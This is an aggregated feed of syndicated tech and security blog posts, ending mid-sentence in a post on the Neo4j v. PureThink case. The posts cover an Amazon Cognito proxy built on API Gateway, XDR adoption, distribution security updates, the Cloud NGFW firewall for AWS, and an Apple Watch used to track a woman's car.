Post Syndicated from Mahmoud Matouk original https://aws.amazon.com/blogs/architecture/enriching-amazon-cognito-features-with-an-amazon-api-gateway-proxy/

This post was co-written with Geoff Baskwill, member of the Architecture Enabling Team at Trend Micro. At Trend Micro, we use AWS technologies to build secure solutions to help our customers improve their security posture.


This post builds on the architecture originally published in Protect public clients for Amazon Cognito with an Amazon CloudFront proxy. Read that post to learn more about public clients and why it is helpful to implement a proxy layer.

We’ll build on the idea of passing calls to Amazon Cognito through a lightweight proxy. This pattern allows you to augment identity flows in your system with additional processing without having to change the client or the backend. For example, you can use the proxy layer to protect public clients as explained in the original post. You can also use this layer to apply additional fraud detection logic to prevent fraudulent sign up, propagate events to downstream systems for monitoring or enhanced logging, and replicate certain events to another AWS Region (for example, to build high availability and multi-Region capabilities).

The solution in the original post used Amazon CloudFront, Lambda@Edge, and AWS WAF to implement protection of public clients, and hinted that there are multiple ways to do it. In this post, we explore one of these alternatives by using Amazon API Gateway and a proxy AWS Lambda function to implement the proxy to Amazon Cognito. This alternative offers improved performance and full access to request and response elements.

Solution overview

The focus of this solution is to protect public clients of the Amazon Cognito user pool.

The workflow is shown in Figure 1 and works as follows:

  1. Configure the client application (mobile or web client) to use the API Gateway endpoint as a proxy to an Amazon Cognito regional endpoint. You also create an application client in Amazon Cognito with a secret. This means that any unauthenticated API call must have the secret hash.
  2. Use a Lambda function to add a secret hash to the relevant incoming requests before passing them on to the Amazon Cognito endpoint. This function can also be used for other purposes like logging, propagation of events, or additional validation.
  3. In the Lambda function, you must have the app client secret to be able to calculate the secret hash and add it to the request. We recommend that you keep the secret in AWS Secrets Manager and cache it for the lifetime of the function.
  4. Use AWS WAF with API Gateway to enforce rate limiting, implement allow and deny lists, and apply other rules according to your security requirements.
  5. Clients that send unauthenticated API calls to the Amazon Cognito endpoint directly are blocked and dropped because of the missing secret.

Not shown: You may want to set up a custom domain and certificate for your API Gateway endpoint.

A proxy solution to the Amazon Cognito regional endpoint

Figure 1. A proxy solution to the Amazon Cognito regional endpoint

Deployment steps

You can use the following AWS CloudFormation template to deploy this proxy pattern for your existing Amazon Cognito user pool.

Note: This template references a Lambda code package from a bucket in the us-east-1 Region. For that reason, the template can be only created in us-east-1. If you need to create the proxy solution in another Region, download the template and Lambda code package, update the template to reference another Amazon Simple Storage Service (Amazon S3) bucket that you own in the desired Region, and upload the code package to that S3 bucket. Then you can deploy your modified template in the desired Region.

launch stack

This template requires the user pool ID as input and will create several resources in your AWS account to support the following proxy pattern:

  • A new application client with a secret will be added to your Amazon Cognito user pool
  • The secret will be stored in Secrets Manager and will be read from the proxy Lambda function
  • The proxy Lambda function will be used to intercept Amazon Cognito API calls and attach client-secret to applicable requests
  • The API Gateway project provides the custom proxy endpoint that is used as the Amazon Cognito endpoint in your client applications
  • An AWS WAF WebACL provides firewall protection to the API Gateway endpoint. The WebACL includes placeholder rules for Allow and Deny lists of IPs. It also includes a rate limiting rule that will block requests from IP addresses that exceed the number of allowed requests within a five-minute period (rate limit value is provided as input to the template)
  • Several helper resources will also be created like Lambda functions, necessary AWS IAM policies, and roles to allow the solution to function properly

After you create a successful stack, you can find the endpoint URL in the outputs section of your CloudFormation stack. This is the URL we use in the next section with client applications.

Note: The template and code has been simplified for demonstration purposes. If you plan to deploy this solution in production, make sure to review these resources for compliance with your security and performance requirements. For example, you might need to enable certain logs or log encryption or use a customer managed key for encryption.

Integrating your client with proxy solution

Integrate the client application with the proxy by changing the endpoint in your client application to use the endpoint URL for the proxy API Gateway. The endpoint URL and application client ID are located in the Outputs section of the CloudFormation stack.

Next, edit your client-side code to forward calls to Amazon Cognito through the proxy endpoint and use the new application client ID. For example, if you’re using the Identity SDK, you should change this property as follows.

var poolData = {
  UserPoolId: '<USER-POOL-ID>',
  ClientId: '<APP-CLIENT-ID>',
  endpoint: 'https://<APIGATEWAY-URL>'
};

If you’re using AWS Amplify, change the endpoint in the aws-exports.js file by overriding the property aws_cognito_endpoint. Or, if you configure Amplify Auth in your code, you can provide the endpoint as follows.

Amplify.Auth.configure({
  userPoolId: '<USER-POOL-ID>',
  userPoolWebClientId: '<APP-CLIENT-ID>',
  endpoint: 'https://<APIGATEWAY-URL>'
});

If you have a mobile application that uses the Amplify mobile SDK, override the endpoint in your configuration as follows (don’t include AppClientSecret parameter in your configuration).

Note that the Endpoint value contains the domain name only, not the full URL. This feature is available in the latest releases of the iOS and Android SDKs.

"CognitoUserPool": {
  "Default": {
    "AppClientId": "<APP-CLIENT-ID>",
    "Endpoint": "<APIGATEWAY-DOMAIN-NAME>",
    "PoolId": "<USER-POOL-ID>",
    "Region": "<REGION>"
  }
}
WARNING: If you do an amplify push or amplify pull operation, the Amplify CLI overwrites customizations to the awsconfiguration.json and amplifyconfiguration.json files. You must manually re-apply the Endpoint customization and remove the AppClientSecret if you use the CLI to modify your cloud backend.

When to use this pattern

The same guidance for using this pattern applies as in the original post.

You may prefer this solution if you are familiar with API Gateway or if you want to take advantage of the following:

  • Use CloudWatch metrics from API Gateway to monitor the behavior and health of your Amazon Cognito user pool.
  • Find and examine logs from your Lambda proxy function in the Region where you have deployed this solution.
  • Deploy your proxy function into an Amazon Virtual Private Cloud (Amazon VPC) and access sensitive data or services in the Amazon VPC or through Amazon VPC endpoints.
  • Have full access to request and response in the proxy Lambda function

Extend the proxy features

Now that you are intercepting all of the API requests to Amazon Cognito, add features to your identity layer:

  • Emit events using Amazon EventBridge when user data changes. You can do this when the proxy function receives mutating actions like UpdateUserAttribute (among others) and Amazon Cognito processes the request successfully.
  • Implement more complex rate limiting than what AWS WAF supports, like per-user rate limits regardless of where IP address requests are coming from. This can also be extended to include fraud detection, request input validation, and integration with third-party security tools.
  • Build a geo-redundant user pool that transparently mitigates regional failures by replicating mutating actions to an Amazon Cognito user pool in another Region.

Limitations

This solution has the same limitations highlighted in the original post. Keep in mind that resourceful authenticated users can still make requests to the Amazon Cognito API directly using the access token they obtained from authentication. If you want to prevent this from happening, adjust the proxy to avoid returning the access token to clients or return an encrypted version of the token.

Conclusion

In this post, we explored an alternative solution that implements a thin proxy to Amazon Cognito endpoint. This allows you to protect your application against unwanted requests and enrich your identity flows with additional logging, event propagation, validations, and more.

Ready to get started? If you have questions about this post, start a new thread on the Amazon Cognito forum or contact AWS Support.

Demystifying XDR: The Time for Implementation Is Now

Post Syndicated from Jesse Mack original https://blog.rapid7.com/2022/03/30/demystifying-xdr-the-time-for-implementation-is-now/

Demystifying XDR: The Time for Implementation Is Now

In previous installments of our conversation with Forrester Analyst Allie Mellen on all things extended detection and response (XDR), she helped us understand not only the foundations of the product category and its relationship with security information and event management (SIEM), but also the role of automation and curated detections. But Sam Adams, Rapid’s VP of Detection and Response, still has a few key questions, the first of which is: What do XDR implementations actually look like today?

A tale of two XDRs

Allie is quick to point out what XDR looks like in practice can run the gamut, but that said, there are two broad categories that most XDR implementations among security operations centers (SOCs) fall under right now.

XDR all-stars

These are the organizations that “are very advanced in their XDR journey,” Allie said.”They are design partners for XDR; they’re working very closely with the vendors that they’re using.” These are the kinds of organizations that are looking to XDR to fully replace their SIEM, or who are at least somewhat close to that stage of maturity.

To that end, these security teams are also integrating their XDR tools with identity and access management, cloud security, and other products to create a holistic vision.

Targeted users

The other major group of XDR adopters is those utilizing the tool to achieve more targeted outcomes. They typically purchase an XDR solution and have this running alongside their SIEM — but Allie points out that this model comes with some points of friction.

“The end users see the overlapping use cases between SIEM and XDR,” she said, “but the outcomes that XDR is able to provide are what’s differentiating it from just putting all of that data into the SIEM and looking for outcomes.”


Demystifying XDR: The Time for Implementation Is Now

The common ground

This relatively stratified picture of XDR implementations is due in large part to how early-stage the product category is, Allie notes.

“There’s no one way to implement XDR,” she said. “It’s kind of a mishmash of the different products that the vendor supports.”

That picture is likely to become a lot clearer and more focused as the category matures — and Allie is already starting to see some common threads emerge. She notes that most implementations have a couple things in common:

  • They are at some level replacing endpoint detection and response (EDR) by incorporating more sources of telemetry.
  • They are augmenting (though not always fully replacing) SIEM solutions’ capabilities for detection and response.

Allie expects that over the next 5 years, XDR will continue to “siphon off” those uses cases from SIEM. The last one to fall will likely be compliance, and at that point, XDR will need to evolve to meet that use case before it can fully replace SIEM.

Why now?

That brings us to Sam’s final question for Allie: What makes now the right time for the shift to XDR to really take hold?

Allie identifies a few key drivers of the trend:


  • Market maturity: Managed detection and response (MDR) providers have been effectively doing XDR for some time now — much longer than the category has been defined. This is encouraging EDR vendors to build these capabilities directly into their platforms.
  • Incident responders’ needs: SOC teams are generally happy with EDR and SIEM tools’ capabilities, Allie says — they just need more of them. XDR’s ability to introduce a wider range of telemetry sources is appealing in this context.
  • Need for greater ROI: Let’s be real — SIEMs are expensive. Security teams are eager to get the most return possible out of the tools they are investing so much of their budget into.
  • Talent shortage: As the cybersecurity skills shortage worsens and SOCs are strapped for talent, security teams need tools that help them do more with less and drive outcomes with a leaner staff.


Demystifying XDR: The Time for Implementation Is Now

For those looking to begin their XDR journey in response to some of these trends, Allie recommends ensuring that your vendor can offer strong behavioral detections, automated response recommendations, and automated root-cause analysis, so your analysts can investigate faster.

“These three things are really critical to building a strong XDR capability,” she said,”and even if it’s a roadmap item for your vendor, that’s going to give you a good basis to build from there.”

Want more XDR insights from our conversation with Allie? Check out the full talk.

Additional reading:

Security updates for Wednesday

Post Syndicated from original https://lwn.net/Articles/889682/

Security updates have been issued by CentOS (expat, firefox, httpd, openssl, and thunderbird), Debian (cacti), Fedora (kernel, rsh, unrealircd, and xen), Mageia (kernel and kernel-linus), openSUSE (apache2, java-1_8_0-ibm, kernel, openvpn, and protobuf), Oracle (openssl), Red Hat (httpd:2.4, kernel, kpatch-patch, and openssl), SUSE (apache2, java-1_7_1-ibm, java-1_8_0-ibm, kernel, openvpn, protobuf, and zlib), and Ubuntu (chromium-browser and paramiko).

New – Cloud NGFW for AWS

Post Syndicated from Jeff Barr original https://aws.amazon.com/blogs/aws/new-cloud-ngfw-for-aws/

In 2018 I wrote about AWS Firewall Manager (Central Management for Your Web Application Portfolio) and showed you how you could host multiple applications, perhaps spanning multiple AWS accounts and regions, while maintaining centralized control over your organization’s security settings and profile. In the same way that Amazon Relational Database Service (RDS) supports multiple database engines, Firewall Manager supports multiple types of firewalls: AWS Web Application Firewall, AWS Shield Advanced, VPC security groups, AWS Network Firewall, and Amazon Route 53 DNS Resolver DNS Firewall.

Cloud NGFW for AWS
Today we are introducing support for Palo Alto Networks Cloud NGFW in Firewall Manager. You can now use Firewall Manager to centrally provision & manage your Cloud next-generation firewall resources (also called NGFWs) and monitor for non-compliant configurations, all across multiple accounts and Virtual Private Clouds (VPCs). You get the best-in-class security features offered by Cloud NGFW as a managed service wrapped inside a native AWS experience, with no hardware hassles, no software upgrades, and pay-as-you-go pricing. You can focus on keeping your organization safe and secure, even as you add, change, and remove AWS resources.

Palo Alto Networks pioneered the concept of deep packet inspection in their NGFWs. Cloud NGFW for AWS can decrypt network packets, look inside, and then identify applications using signatures, protocol decoding, behavioral analysis, and heuristics. This gives you the ability to implement fine-grained, application-centric security management that is more effective than simpler models that are based solely on ports, protocols, and IP addresses. Using Advanced URL Filtering, you can create rules that take advantage of curated lists of sites (known as feeds) that distribute viruses, spyware, and other types of malware, and you have many other options for identifying and handling desirable and undesirable network traffic. Finally, Threat Prevention stops known vulnerability exploits, malware, and command-and-control communication.

The integration lets you choose the deployment model that works best with your network architecture:

Centralized – One firewall running in a centralized “inspection” VPC.

Distributed – Multiple firewalls, generally one for each VPC within the scope managed by Cloud NGFW for AWS.

Cloud NGFW protects outbound, inbound, and VPC-to-VPC traffic. We are launching with support for all traffic directions.

AWS Inside
In addition to centralized provisioning and management via Firewall Manager, Cloud NGFW for AWS makes use of many other parts of AWS. For example:

AWS Marketplace – The product is available in SaaS form on AWS Marketplace with pricing based on hours of firewall usage, traffic processed, and security features used. Cloud NGFW for AWS is deployed on a highly available compute cluster that scales up and down with traffic.

AWS Organizations – To list and identify new and existing AWS accounts and to drive consistent, automated cross-account deployment.

AWS Identity and Access Management (IAM) – To create cross-account roles for Cloud NGFW to access log destinations and certificates in AWS Secrets Manager.

AWS Config – To capture changes to AWS resources such as VPCs, VPC route configurations, and firewalls.

AWS CloudFormation – To run a StackSet that onboards each new AWS account by creating the IAM roles.

Amazon S3, Amazon CloudWatch, Amazon Kinesis – Destinations for log files and records.

Gateway Load Balancer – To provide resiliency, scale, and availability for the NGFWs.

AWS Secrets Manager – To store SSL certificates in support of deep packet inspection.

Cloud NGFW for AWS Concepts
Before we dive in and set up a firewall, let’s review a few important concepts:

Tenant – An installation of Cloud NGFW for AWS associated with an AWS customer account. Each purchase from AWS Marketplace creates a new tenant.

NGFW – A firewall resource that spans multiple AWS Availability Zones and is dedicated to a single VPC.

Rulestack – A set of rules that defines the access controls and threat protections for one or more NGFWs.

Global Rulestack – Represented by an FMS policy, contains rules that apply to all of the NGFWs in an AWS Organization.

Getting Started with Cloud NGFW for AWS
Instead of my usual step-by-step walk-through, I am going to show you the highlights of the purchasing and setup process. For a complete guide, read Getting Started with Cloud NGFW for AWS.


I start by visiting the Cloud NGFW Pay-As-You-Go listing in AWS Marketplace. I review the pricing and terms, click Continue to Subscribe, and proceed through the subscription process.

After I subscribe, Cloud NGFW for AWS will send me an email with temporary credentials for the Cloud NGFW console. I use the credential to log in, and then I replace the temporary password with a long-term one:


I click Add AWS Account and enter my AWS account Id. The console will show my account and any others that I subsequently add:

The NGFW console redirects me to the AWS CloudFormation console and prompts me to create a stack. This stack sets up cross-account IAM roles, designates (but does not create) logging destinations, and lets Cloud NGFW access certificates in Secrets Manager for packet decryption.

From here, I proceed to the AWS Firewall Manager console and click Settings. I can see that my cloud NGFW tenant is ready to be associated with my account. I select the radio button next to the name of the firewall, in this case “Palo Alto Networks Cloud NGFW” and then click the Associate button. Note that the subscription status will change to Active in a few minutes.

Screenshot showing the account association process

Once the NGFW tenant is associated with my account I return to the AWS Firewall Manager console and click Security policies to proceed. There are no policies yet, and I click Create policy to make one:


I select Palo Alto Networks Cloud NGFW, choose the Distributed model, pick an AWS region, and click Next to proceed (this model will create a Cloud NGFW endpoint in each in-scope VPC):

I enter a name for my policy (Distributed-1), and select one of the Cloud NGFW firewall policies that are available to my account. I can also click Create firewall policy to navigate to the Palo Alto Networks console and step through the process of creating a new policy. Today I select grs-1:

I have many choices and options when it comes to logging. Each of the three types of logs (Traffic, Decryption, and Threat) can be routed to an S3 bucket, a CloudWatch log group, or a Kinesis Firehose delivery stream. I choose an S3 bucket and click Next to proceed:

A screenshot showing the choices for logging.

Now I choose the Availability Zones where I need endpoints. I have the option to select by name or by ID, and I can optionally designate a CIDR block within each AZ that will be used for the subnets:


The next step is to choose the scope: the set of accounts and resources that are covered by this policy. As I noted earlier, this feature works hand-in-hand with AWS Organizations and gives me multiple options to choose from:


The CloudFormation template linked above is used to create an essential IAM role in each member account. When I run it, I will need to supply values for the CloudNGFW Account ID and ExternalId parameters, both of which are available from within the Palo Alto Networks console. On the next page I can tag my newly created policy:

On the final page I review and confirm all of my choices, and click Create policy to do just that:

My policy is created right away, and it will start to list the in-scope accounts within minutes. Under the hood, AWS Firewall Manager calls Cloud NGFW APIs to create NGFWs for the VPCs in my in-scope accounts, and the global rules are automatically associated with the created NGFWs. When the NGFWs are ready to process traffic, AWS Firewall Manager creates the NGFW endpoints in the subnets.

As new AWS accounts join my organization, AWS Firewall Manager automatically ensures they are compliant by creating new NGFWs as needed.


Next I review the Cloud NGFW threat logs to see what threats are being blocked by Cloud NGFW. In this example Cloud NGFW protected my VPC against SIPVicious scanning activity:

Screenshot showing the threat log detecting SIPVicious activity

And in this example, Cloud NGFW protected my VPC against a malware download:

a screenshot showing the threat log of malware detection

Things to Know
Both AWS Firewall Manager and Cloud NGFW are regional services and my AWS Firewall Manager policy is therefore regional. Cloud NGFW is currently available in the US East (N. Virginia) and US West (N. Califormia) Regions, with plans to expand in the near future.

Jeff;

Stalking with an Apple Watch

Post Syndicated from Bruce Schneier original https://www.schneier.com/blog/archives/2022/03/stalking-with-an-apple-watch.html

The malicious uses of these technologies are scary:

Police reportedly arrived on the scene last week and found the man crouched beside the woman’s passenger side door. According to the police, the man had, at some point, wrapped his Apple Watch across the spokes of the woman’s passenger side front car wheel and then used the Watch to track her movements. When police eventually confronted him, he admitted the Watch was his. Now, he’s reportedly being charged with attaching an electronic tracking device to the woman’s vehicle.

An Erroneous Preliminary Injunction Granted in Neo4j v. PureThink

Post Syndicated from Bradley M. Kuhn original http://ebb.org/bkuhn/blog/2022/03/30/neo4j-v-purethink-open-source-affero-gpl.html

[ A version of this article was also posted on Software
Freedom Conservancy’s blog
. ]

Bad Early Court Decision for AGPLv3 Has Not Yet Been Appealed

We at
Software Freedom Conservancy proudly and vigilantly watch out
for your rights under copyleft licenses such as the Affero GPLv3.
Toward this goal, we have studied the Neo4j, Inc. v. PureThink, LLC ongoing case in the Northern District of California , and the preliminary injunction appeal decision in
the Ninth Circuit Court this month. The case is complicated, and
we’ve seen much understandable confusion in the public discourse about the status of the case
and the impact of the Ninth Circuit’s decision to continue the trial court’s preliminary injunction while the case continues. While
it’s true that part of the summary judgment decision in the lower court bodes badly for an important provision in
AGPLv3§7¶4, the good news is that the case is not over, nor was
the appeal (decided this month) even an actual appeal of the
decision itself! This lawsuit is far from completion.

A Brief Summary of the Case So Far

The primary case in question is a dispute between Neo4j,
a proprietary
relicensing
company, against a very small company called PureThink, run by
an individual named John Mark Suhy. Studying the docket of the case, and a relevant related case, and
other available public materials, we’ve come to understand some basic facts and
events.
To paraphrase LeVar Burton, we encourage all our readers to not take our word (or anyone else’s) for it,
but instead take the time to read the dockets and come to your own
conclusions.

After canceling their formal, contractual partnership with Suhy, Neo4j alleged multiple claims
in court against Suhy and his companies. Most of these claims centered around trademark
rights regarding “Neo4j” and related marks. However, the
claims central to our concern relate to a dispute between Suhy and Neo4j regarding Suhy’s
clarification in downstream licensing of the Enterprise version that Neo4j distributed.

Specifically, Neo4j attempted to license the codebase under something they (later, in their Court filings)
dubbed the “Neo4j Sweden Software License” — which consists of a LICENSE.txt file containing
the entire text of the Affero General Public License, version 3
(“AGPLv3”) (a license that I helped write), and the
so-called
“Commons Clause”
— a toxic proprietary license. Neo4j admits that
this license mash-up (if legitimate, which we at Software Freedom
Conservancy and Suhy both dispute), is not an “open source
license”.

There are many complex issues of trademark and breach of other contracts
in this case; we agree that there are lots of
interesting issues there. However, we focus on the matter of most interest to us and many FOSS activists: Suhy’s permissions to remove of the “Commons
Clause”. Neo4j
accuses Suhy of improperly removing the “Commons Clause” from the codebase (and
subsequently redistributing the software under pure AGPLv3) in paragraph 77 of
their third amended complaint
. (Note that
Suhy denied
these allegations in court
— asserting that his removal of the “Commons Clause” was legitimate and permitted.

Neo4j filed
for summary judgment
on all the issues, and throughout their summary
judgment motion, Neo4j argued that the removal of the “Commons Clause” from
the license information in the repository (and/or
Suhy’s suggestions to others that removal of the “Commons Clause” was legitimate)
constituted behavior that the Court should enjoin or otherwise
prohibit. The Court partially granted Neo4j’s motion for summary judgment. Much of
that ruling is not particularly related to FOSS licensing questions, but
the
section regarding licensing deeply concerns us
. Specifically, to
support the Court’s order that temporarily prevents Suhy and others from saying that
the Neo4j Enterprise edition that was released under the so-called
“Neo4j Sweden Software License” is a “free and open
